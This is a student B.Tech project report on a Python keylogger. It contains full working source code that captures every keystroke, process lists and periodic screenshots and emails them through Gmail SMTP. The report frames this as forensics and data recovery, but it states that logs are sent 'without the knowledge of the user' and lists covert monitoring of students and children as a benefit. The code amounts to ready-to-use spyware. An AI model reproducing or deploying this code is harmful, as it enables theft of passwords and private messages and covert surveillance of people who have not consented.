

KEYLOGGER APPLICATION

Project Report

Submitted in partial fulfilment for the award of the degree of

BACHELOR OF TECHNOLOGY in INFORMATION TECHNOLOGY

By

P.SHANMUKHA RAO (18L31A1246)

CH. DILIP KUMAR (18L31A1255)

A.RAJESH (18L31A1240)

**Under the Guidance
of
Dr. K. VENKATA RAO
Professor of IT department**



**DEPARTMENT OF INFORMATION TECHNOLOGY
VIGNAN'S INSTITUTE OF INFORMATION TECHNOLOGY (A)**

Affiliated to JNTU Kakinada & Approved by AICTE, New Delhi

Re-Accredited by NBA & NAAC (CGPA of 3.41/ 4.00)

ISO 9001:2008, ISO 14001:2004, OHSAS 18001:2007 Certified Institution VISAKHAPATNAM

– 530 049.

Department of Information technology



CERTIFICATE

This is to certify that the project report entitled “**KEYLOGGER APPLICATION**” is the bonafide record of project work carried out under my supervision by **P.SHANMUKHA RAO (18L31A1246)**, **CH.DILIP KUMAR (18L31A1255)** and **A.RAJESH (18L31A1240)** during the academic year 2020-2021, in partial fulfilment of the requirements for the award of the degree of Bachelor of Technology in Information technology of Jawaharlal Nehru Technological University, Kakinada. The results embodied in this project report have not been submitted to any other University or Institute for the award of any Degree or Diploma

Signature of Project Guide
Dr. Prof. K. VENKATA RAO

Head of the Department, IT
Prof. G. RAJENDRA KUMAR

Signature of External Examiner

DECLARATION

We hereby declare that the project report entitled “**KEYLOGGER APPLICATION**” has been written by us and has not been submitted either in part or whole for the award of any degree, diploma or any other ‘ similar title to this or any other university.

P. SHANMUKHA RAO

(18L31A1246)

CH. DILIP KUMAR

(18L31A1255)

A. RAJESH

(18L31A1240)

Date:

Place:

ACKNOWLEDGEMENT

We express our sincere thanks to our project guide **Prof. Dr. K.Venkata Rao**, Assistant Professor/Professor, Department of Information Technology, Vignan's Institute of Information Technology, Visakhapatnam for providing the initiative to this project and giving valuable timely suggestion for this project work.

We will always remember our esteemed and beloved Chairman **Dr. L. Rathaiah** throughout our life whose frequent visit and addressing has given us the right directions and transformed us responsible engineers.

We express our deep sense of gratitude and indebtedness to our beloved and dynamic Rector, **Dr. V. Madhusudan Rao**, for his direct involvement and encouragement in student projects.

We are highly grateful to our beloved principal **Dr. B. Arundhati**, whose dynamism and enthusiasm inspired us to achieve our goal.

We convey our sincere thanks to **Prof. G. Rajendra Kumar**, Head of the Department of Information technology, Vignan's Institute of information Technology, Visakhapatnam for his enthusiasm in motivating us to do the project in house and the subsequent guidance in completing the project.

We thank all other teaching and non teaching staff of our department and our friends who have contributed directly or indirectly in this endeavor.

1. P. SHANMUKHA RAO (18L31A1246)
2. CH. DILIP KUMAR (18L31A2155)
3. A. RAJESH (18L31A1240)

Vision and Mission of the Department of Information Technology (IT) Vision of the Department:

To be a centre of excellence in high quality education and research producing globally competent IT professionals with ethical/human values to meet the needs of Information Technology sector and related services.

Mission of the Department:

M1: To impart high quality education through innovative teaching - learning practices resulting in strong software & hardware knowledge and skills to enable students to meet the challenges of IT profession. **M2:** To facilitate faculty and students to carry out research work by providing necessary latest facilities and a conducive environment.

M3: To mould the students into effective professionals with necessary communication skills, team spirit, leadership qualities, managerial skills, integrity, social & environmental responsibility and lifelong learning ability with professional ethics and human values.

Vision and Mission of the Institute: Vision of the Institute (VIIT) :

We envision to be recognized leader in technical education and shall aim at national excellence by creating competent and socially conscious technical manpower for the current and future industrial requirements and development of the nation.

Mission of the Institute (VIIT) :

We intend to fulfill our stated vision by

- ☐ Introducing innovative practices of Teaching-Learning
- ☐ Undertaking research and development in thrust areas
- ☐ Continuously collaborating with industry
- ☐ Promoting strong set of ethical values
- ☐ Serving the surrounding region and nation at large

Program Educational Objectives (PEOs)

PEO1: To work in core IT companies/allied industries, educational institutions, research organizations and/or be entrepreneurs

PEO2 : To pursue higher education/ research in the field of Information Technology

PEO3: To demonstrate communication skills, team spirit, leadership qualities, managerial skills, integrity, social & environmental responsibility and lifelong learning ability, professional ethics and human values in profession/career

PSOs: Program Specific outcomes

PSO1: Analyze and design the solutions for data storage & computing systems.

PSO2: Implement the solutions for network and communication problems of Information Technology.

PROGRAM OUTCOMES	
PO1	<p>Engineering Knowledge:</p> <p>Apply the knowledge of mathematics science engineering fundamentals and mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems engineering problems.</p>
PO2	<p>Problem analysis:</p> <p>Identify, formulate, review research Literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, and natural sciences, and engineering sciences.</p>
PO3	<p>Design/development of solutions:</p> <p>Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural societal, and environmental considerations</p>
PO4	<p>Conduct investigations of complex problems:</p> <p>Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.</p>
PO5	<p>Modern tool usage:</p> <p>Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.</p>

PO6	The engineer and society: Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.
PO7	Environment and sustainability: Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development and need for sustainable development.
PO8	Ethics: Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.
PO9	Individual and team work: Function effectively as an individual and as a member or leader in diverse teams and individual, and as a member or leader in diverse teams, and in multidisciplinary settings.
PO10	Communication: Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.

PO11	Project management and finance: Demonstrate knowledge and understanding of the engineering and knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.
PO12	Life-long learning: Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

ABSTRACT

In many companies now-a-days data security and data recovery is the most important factor. So there are many cases where data recovery is required. For these kinds of problems keylogger is one of the best solutions which is often referred to as keylogging or keyboard capturing.

Keyboard capturing is the action of recording the keys stroke on a keyboard, typically covertly, so that the person using the keyboard is unaware that their actions are being monitored. Using keylogger application users can retrieve data when working file is damaged due to several reasons like loss of power etc.

This is a surveillance application used to track the users which logs keystrokes; uses log files to retrieve information. Using this application we can recall forgotten email or URL.

In this keylogger project, whenever the user types something through the keyboard, the keystrokes are captured and mailed to the mail id of admin without the knowledge of the user within the time set.

Our project keylogger has the following features :

- Logs keystrokes including special keys along with Date & Time
- Record Background Running Processes
- Automated Screenshots at regular intervals
- Sends mail to the Admin's mai

CONTENTS

TITLE	PAGE NO
Declaration	iii
Acknowledgement	iv
Abstract	ix
1. INTRODUCTION [1]	
1.1 Introduction	2
1.2 About the Project.....	2
1.3 Modules.....	3
1.4 Technologies.....	5
1.5 Languages.....	5
2. ANALYSIS [7]	
2.1 Existing System.....	8
2.2 Proposed System.....	9
3. METHODOLOGY [10]	
3.1 System Design.....	11
3.2 UML Diagram.....	12
3.3 Requirements.....	12
4. IMPLEMENTATION [13]	
4.1 Sample Code.....	14
4.2 Output.....	19
5. RESULT & OUTPUTS [22]	
5.1 Email Method.....	23
5.2 System Storage Method.....	23
6. CONCLUSION [24]	
6.1 Conclusion.....	25
6.2 Future Scope.....	25
7. REFERENCES [26]	
7.1 References.....	27

1. INTRODUCTION

1.1 Introduction

In many IT infrastructure organizations now-a-days, data security and data recovery are the most important factors which is basically deployed in Computer Forensics. Computer forensics consists of the art of examining digital media to preserve, recover and analyze the data in an effective manner.

There are many cases where data recovery is required essentially. So by using keylogger application users can retrieve data in the time of disaster and damaging of working file due to loss of power etc.

Keyloggers are specially effective in monitoring ongoing crimes. This is a surveillance application used to track the users which log keystrokes, uses log files to retrieve information, capture a record of all typed keys. The collected information is saved on the system as a hidden file or emailed to the Admin or the forensic analyst.

1.2 About Project

The main objective of this document is to illustrate the requirements of the project Keylogger. Now-a-days IT business infrastructures are mostly in need of the cyber security factor that is Computer Forensics. Keyloggers can effectively assist a computer forensics analyst in the examination of digital media.

Keystroke loggers are available in software and hardware form, and are used to capture and compile a record of all typed keys. The information gathered from a keystroke logger can be saved on the system as a hidden file, or emailed to the forensic analyst or the Administrator. Generic keystroke loggers typically record the keystrokes associated with the keyboard typing. Advanced keystroke loggers have many additional features.

Keyloggers have the advantage of collecting information before it is encrypted; thus making a forensic analyst's job easier. Most keyloggers show no signs of any intrusion within the system allowing for them to gain typed information without anyone having knowledge of its actions except the user who use it.

Keyloggers incorporate a wide array of cyber security issues and provide a practical approach to understand topics such as attacker goals, varieties of malware and their implementation, the role of malware in infecting and how stealth is archived in an infected system.

1.3 Modules

1.3.1 OS

It is possible to automatically perform many operating system tasks. The OS module in Python provides functions for creating and removing a directory (folder), fetching its contents, changing and identifying the current directory, etc.

1.3.2 Smtplib

Simple Mail Transfer Protocol (SMTP) is a protocol, which handles sending e-mail and routing e-mail between mail servers.

Python provides smtplib module, which defines an SMTP client session object that can be used to send mail to any Internet machine with an SMTP or ESMTP listener daemon.

1.3.3 Email

The email package is a library for managing email messages. It is specifically *not* designed to do any sending of email messages to SMTP (**RFC 2821**), NNTP, or other servers; those are functions of modules such as smtplib and nntplib. The email package attempts to be as RFC-compliant as possible, supporting **RFC 5322** and **RFC 6532**, as well as such MIME-related RFCs as **RFC 2045**, **RFC 2046**, **RFC 2047**, **RFC 2183**, and **RFC 2231**.

1.3.4 Keyboard

Python provides a library named keyboard which is used to get full control of the keyboard. It's a small Python library which can hook global events, register hotkeys, simulate key presses and much more.

- It helps to enter keys, record the keyboard activities and block the keys until a specified key is entered and simulate the keys.
- It captures all keys, even onscreen keyboard events are also captured.
- Keyboard module supports complex hotkeys.
- Using this module we can listen and send keyboard events.
- It works on both windows and linux operating system.

1.3.5 Psutil

Psutil is a Python cross-platform library used to access system details and process utilities. It is used to keep track of various resources utilization in the system. Usage of resources like CPU, memory, disks, network, sensors can be monitored. Hence, this library is used for system monitoring, profiling, limiting process resources, and the management of running processes. It is supported in Python versions 2.6, 2.7, and 3.4+.

1.3.6 Pyscreenshot

Python offers multiple libraries to ease our work. Here we will learn how to take a screenshot using Python. Python provides a module called pyscreenshot for this task. It is only a pure Python wrapper, a thin layer over existing backends. Performance and interactivity are not important for this library.

1.3.7 Datetime

In Python, date and time are not a data type of their own, but a module named datetime can be imported to work with the date as well as time. Python Datetime module comes built into Python, so there is no need to install it externally.

Python Datetime module supplies classes to work with date and time. These classes provide a number of functions to deal with dates, times and time intervals. Date and datetime are an object in Python, so when you manipulate them, you are actually manipulating objects and not string or timestamps.

1.3.8 Threading

The newer threading module included with Python 2.4 provides much more powerful, high-level support for threads than the thread module discussed in the previous section.

The threading module exposes all the methods of the thread module and provides some additional methods:

- `threading.activeCount()` – Returns the number of thread objects that are active.
- `threading.currentThread()` – Returns the number of thread objects in the caller's thread control.
- `threading.enumerate()` – Returns a list of all thread objects that are currently active.

In addition to the methods, the threading module has the Thread class that implements threading. The methods provided by the Thread class are as follows:

- `run()` – The `run()` method is the entry point for a thread.
- `start()` – The `start()` method starts a thread by calling the `run` method
- `join([time])` – The `join()` waits for threads to terminate.
- `isAlive()` – The `isAlive()` method checks whether a thread is still executing.
- `getName()` – The `getName()` method returns the name of a thread.
- `setName()` – The `setName()` method sets the name of a thread.

1.3.8 Tkinter

Tkinter is the standard GUI library for Python. Python when combined with Tkinter provides a fast and easy way to create GUI applications. Tkinter provides a powerful object-oriented interface to the Tk GUI toolkit.

Creating a GUI application using Tkinter is an easy task. All you need to do is perform the following steps –

- Import the Tkinter module.
- Create the GUI application main window.
- Add one or more of the above-mentioned widgets to the GUI application.
- Enter the main event loop to take action against each event triggered by the user.

1.4 Technologies

1.4.1 Google Email Server

Google's Gmail SMTP server is a free SMTP service which anyone who has a Gmail account can use to send emails. You can use it with personal emails, or even with your website if you are sending emails for things such as contact forms, newsletter blasts, or notifications.

To use the GMail SMTP server, the following settings are needed for your outgoing emails:

- *Outgoing Mail (SMTP) Server:* smtp.gmail.com
- *Use Authentication:* Yes
- *Use Secure Connection:* Yes (TLS or SSL depending on your mail client/website SMTP)
- *Username:* your Gmail account (e.g. user@gmail.com)
- *Password:* your Gmail password
- *Port:* 465 (SSL required) or 587 (TLS required)
-

1.5 Languages

1.5.1 Python 3.8

Python Programming Language is a high-level, interpreted and general-purpose dynamic programming language that focuses on code readability. The syntax in Python helps the programmers to do coding in fewer steps as compared to Java or C++. The language founded in the year 1991 by the developer Guido Van Rossum has the programming easy and fun to do. The Python is widely used in bigger organizations because of its multiple programming paradigms. They usually involve imperative and object-oriented functional programming. It has a comprehensive and large standard library that has automatic memory management and dynamic features.

1.5.2 Why Python?

Python is a general purpose and high level programming language. You can use Python for developing desktop GUI applications, websites and web applications. Also, Python, as a high level programming language, allows you to focus on core functionality of the application by taking care of common programming tasks. The simple syntax rules of the programming language further makes it easier for you to keep the code base readable and application maintainable. There are also a number of reasons why you should prefer Python to other programming languages.

7 Reasons Why You Must Consider Writing Software Applications in Python:

- 1) Readable and Maintainable Code
- 2) Multiple Programming Paradigms
- 3) Compatible with Major Platforms and Systems
- 4) Robust Standard Library
- 5) Many Open Source Frameworks and Tools
- 6) Simplify Complex Software Development
- 7) Adopt Test Driven Development

2. ANALYSIS

2.1 Existing System

2.1.1 Keylogger Software


Remote- access software keyloggers can allow access to locally recorded data from a remote location. This communication can happen by using one of the following methods:

- Uploading the data to a website, database or FTP server.
- Periodically emailing data to a predefined email address.
- Wirelessly transmitting data through an attached hardware system.
- Software enabling remote login to your local machine.

2.1.2 Keylogger Hardware

Hardware-based keyloggers can monitor your activities without any software being installed at all. Examples of these include:

- Keyboard hardware - These loggers take the form of a piece of hardware inserted somewhere between the computer keyboard and the computer, typically along the keyboard's cable connection. There are of course more advanced implementation methods that would prevent any device from being visible externally. This type of hardware keylogger is advantageous because it is not dependent on any software nor can it be detected by any software.
- Wireless keyboard sniffers - It is possible for the signals sent from a wireless keyboard to its receiver to be intercepted by a wireless sniffer.
- Keyboard overlays - Overlays are popular in ATM theft cases where thieves capture a user's PIN number. This device is designed to blend in with the machine so that people are unaware of its presence.



2.2 Proposed System


- Keystroke loggers are available in software and hardware form are used to capture and compile a record of all typed keys.
- The information gathered from a keystroke logger can be saved on the system as a hidden file or emailed to the forensic analyst or the Administrator.

- **Our project keylogger has the following features:**

- Logs keystrokes including special key along with Date & Time
- Sends mail to the Admin's mail Id

Additional Features:

- Automated Screenshots at regular intervals
- Get List of all Background running Processes or User working Applications



- **Key logging functionality of one company in Verisign's recent report as rapid growth in malicious program..**

2.2.1 Advantages

- **Business Services:**

It provides complete protection of confidential data that benefits business management and operations.

- **Educational Institutes:**


It remotely monitor faculty and student computer activities.

- **For Parenting Purposes:**


Parents can keep track of the kid's online presence, time spent, and URLs engaged.

3. METHODOLOGY

3.1 System Design



3.2 UML Diagram



3.3 Requirements

- **Hardware Requirements:**

Operating system	:	Windows and Linux specified
RAM	:	512MB (minimum requirement)
Hard Disk	:	1GB working space (minimum requirement)

- **Software Requirements:**

Languages	:	Python
Python Tools	:	VScode, Python 3.8.0
Technology	:	Advanced programming using Python (OOPS Concepts)

4. IMPLEMENTATION

4.1 Sample Code

4.1.1 Keylogger.py

```
import os
import sys
import keyboard
import psutil
import smtplib
from pyscreenshot import grab
from email.mime.text import MIMEText
from email.mime.image import MIMEImage
from email.mime.multipart import MIMEMultipart
from email.mime.application import MIMEApplication
from threading import Timer
from datetime import datetime

HOST = f"HOST : {os.environ['COMPUTERNAME']}"
SENDER_EMAIL_ADDRESS = "example@gmail.com"
RECEIVER_EMAIL_ADDRESS = "example@gmail.com"
EMAIL_PASSWORD = "your password"
BODY = f"This message is from client {HOST}'s keylogger Application."

class Keylogger:
    def __init__(self, interval, report_method="email"):
        # we gonna pass SEND_REPORT_EVERY to interval
        self.interval = interval
        self.report_method = report_method
        # keystrokes , process, screenshots log stored in this variables
        self.log = ""
        self.process = ""
        self.screenshots = []
        # record start & end datetimes
        self.start_dt = datetime.now().strftime('%d-%m-%Y %I:%M:%S')
        self.end_dt = datetime.now().strftime('%d-%m-%Y %I:%M:%S')

    def update_filename(self):
        start_dt_str = str(self.start_dt).replace(" ", "-").replace(":", "")
        end_dt_str = str(self.end_dt).replace(" ", "-").replace(":", "")
        self.key_log_filename = f"key_log-{start_dt_str}_{end_dt_str}.txt"
        self.process_log_filename = f"process_log-{start_dt_str}_{end_dt_str}.txt"
        self.screenshot_filename = f"screenshot-{start_dt_str}_{end_dt_str}.png"
```



```

def report_to_file(self):
    with open(self.key_log_filename, "w") as f:
        print(self.log, file=f)
    print(f"[+] Saved {self.key_log_filename}")
    with open(f"{self.process_log_filename}", "w") as f1:
        print('{:<9} {:<34} {}'.format(
            'PID', 'PROCESS NAME', 'STATUS'), file=f1)
        print('{:<9} {:<34} {}'.format(
            '---', '-----', '-----'), file=f1)
        print(self.process, file=f1)
    print(f"[+] Saved {self.process_log_filename}")

def report_to_mail(self, sender, password, receiver, subject, body, files):
    session = smtplib.SMTP('smtp.gmail.com', 587)
    message = MIMEMultipart()
    message['From'] = sender
    message['To'] = receiver
    message['Subject'] = subject
    message.attach(MIMEText(body, 'plain'))
    self.report_to_file()
    attachment = ''
    for file in files:
        if file == self.key_log_filename or file == self.process_log_filename:
            attachment = MIMEApplication(
                open(file, "rb").read(), _subtype="txt")
            attachment.add_header(
                'Content-Disposition', 'attachment', filename=file)
        else:
            attachment = MIMEImage(open(file, "rb").read(), name=file)
    message.attach(attachment)
    os.remove(file)
    try:
        try:
            session.starttls()
            session.login(sender, password)
            session.sendmail(sender, receiver, message.as_string())
            print("[+] Report sent to your email address")

        except:
            session.login(sender, password)
            session.sendmail(sender, receiver, message.as_string())
            print("[+] Report sent to your email address")
            session.close()
    except:
        print('Email NOT sent to %s successfully. %s ERR: %s %s %s ',
            str(receiver), 'tete', str(sys.exc_info()[0]), str(sys.exc_info()[1]),
            str(sys.exc_info()[2]))

```

```

def callback(self, event):
    # Trigger when keyboard event is occurred
    name = event.name
    if len(name) > 1:
        if name == "space":
            name = " "
        elif name == "enter":
            name = "[ENTER]\n"
        elif name == "decimal":
            name = "."
        else:
            name = name.replace(" ", "_")
            name = f"[{name.upper()}]"
    self.log += name

def process_list(self):
    for proc in psutil.process_iter():
        try:
            processID = proc.pid
            processName = proc.name()
            processStatus = proc.status()
            self.process += f"{processID:<5} ::: {processName:<30} -->
{processStatus}\n"
        except (psutil.NoSuchProcess, psutil.AccessDenied,
psutil.ZombieProcess):
            pass

def screenshot(self):
    self.end_dt = datetime.now().strftime('%d-%m-%Y %I:%M:%S')
    self.update_filename()
    screenshot = grab()
    screenshot.save(self.screenshot_filename)
    print(f"[+] Saved {self.screenshot_filename}")
    self.screenshots.append(self.screenshot_filename)
    self.start_dt = datetime.now().strftime('%d-%m-%Y %I:%M:%S')

```

```

def report(self):
    self.process_list()
    self.screenshot()
    if self.log:
        self.end_dt = datetime.now().strftime('%d-%m-%Y %I:%M:%S')
        self.update_filename()
        print(self.log)
        if self.report_method == "email":
            print("---EMAIL METHOD!!!---")
            files = [self.key_log_filename,
                     self.process_log_filename]
            files.extend(self.screenshots)
            self.report_to_mail(
                sender=SENDER_EMAIL_ADDRESS,
                password=EMAIL_PASSWORD,
                receiver=RECEIVER_EMAIL_ADDRESS,
                subject=HOST,
                body=BODY,
                files=files
            )
            self.screenshots = []

        elif self.report_method == "file":
            print("---SYSTEM STORAGE METHOD!!!---")
            self.report_to_file()
            self.start_dt = datetime.now().strftime('%d-%m-%Y %I:%M:%S')
        self.log = ""
        self.process = ""
        timer = Timer(interval=self.interval, function=self.report)
        timer.daemon = True
        timer.start()

def start(self):
    # record the start datetime
    self.start_dt = datetime.now().strftime('%d-%m-%Y %I:%M:%S')
    # start the keylogger
    print("Keylogger started...")
    keyboard.on_release(callback=self.callback)
    # start reporting the keylogs
    self.report()

```

4.1.2 GUI.py

```
from tkinter import Label, ttk
import tkinter
from tkinter.constants import LEFT, RIGHT
from ttkthemes import ThemedTk
from keylogger import Keylogger

class main(object):

    def __init__(self):
        self.root = ThemedTk(theme="adapta")
        self.root.title("Keylogger Application")
        self.root.geometry('500x300')
        self.root.iconbitmap('icon.ico')
        self.value = tkinter.StringVar(value="email")
        self.interval = 5 # in seconds
        ttk.Style().configure("TButton", padding=5, relief="flat")
        ttk.Label(self.root, text="Send To :").pack(
            padx=20, pady=30, side=LEFT)
        ttk.Checkbutton(self.root, text='email', variable=self.value,
            onvalue='email', offvalue='file').pack(side=LEFT)
        ttk.Label(self.root, text="Set the Interval to loop logging.").pack(
            pady=20)
        tkinter.Scale(self.root, from_=1, to=60, orient=tkinter.HORIZONTAL,
            cursor="hand2", takefocus=True,
            length=200, variable=tkinter.IntVar(value=5),
            command=self.change_interval).pack()
        ttk.Label(self.root, text="Default Interval : " +
            "5" + " seconds").pack()
        ttk.Button(self.root, text="Start",
            command=self.start).pack(pady=30)
        ttk.Button(self.root, text="Quit",
            command=self.root.destroy).pack(pady=10)
        self.root.mainloop()

    def change_interval(self, value_):
        self.interval = int(float(value_))

    def start(self):
        Keylogger(interval=self.interval,
            report_method=self.value.get()).start()

if __name__ == '__main__':
    main()
```

4.2 Output

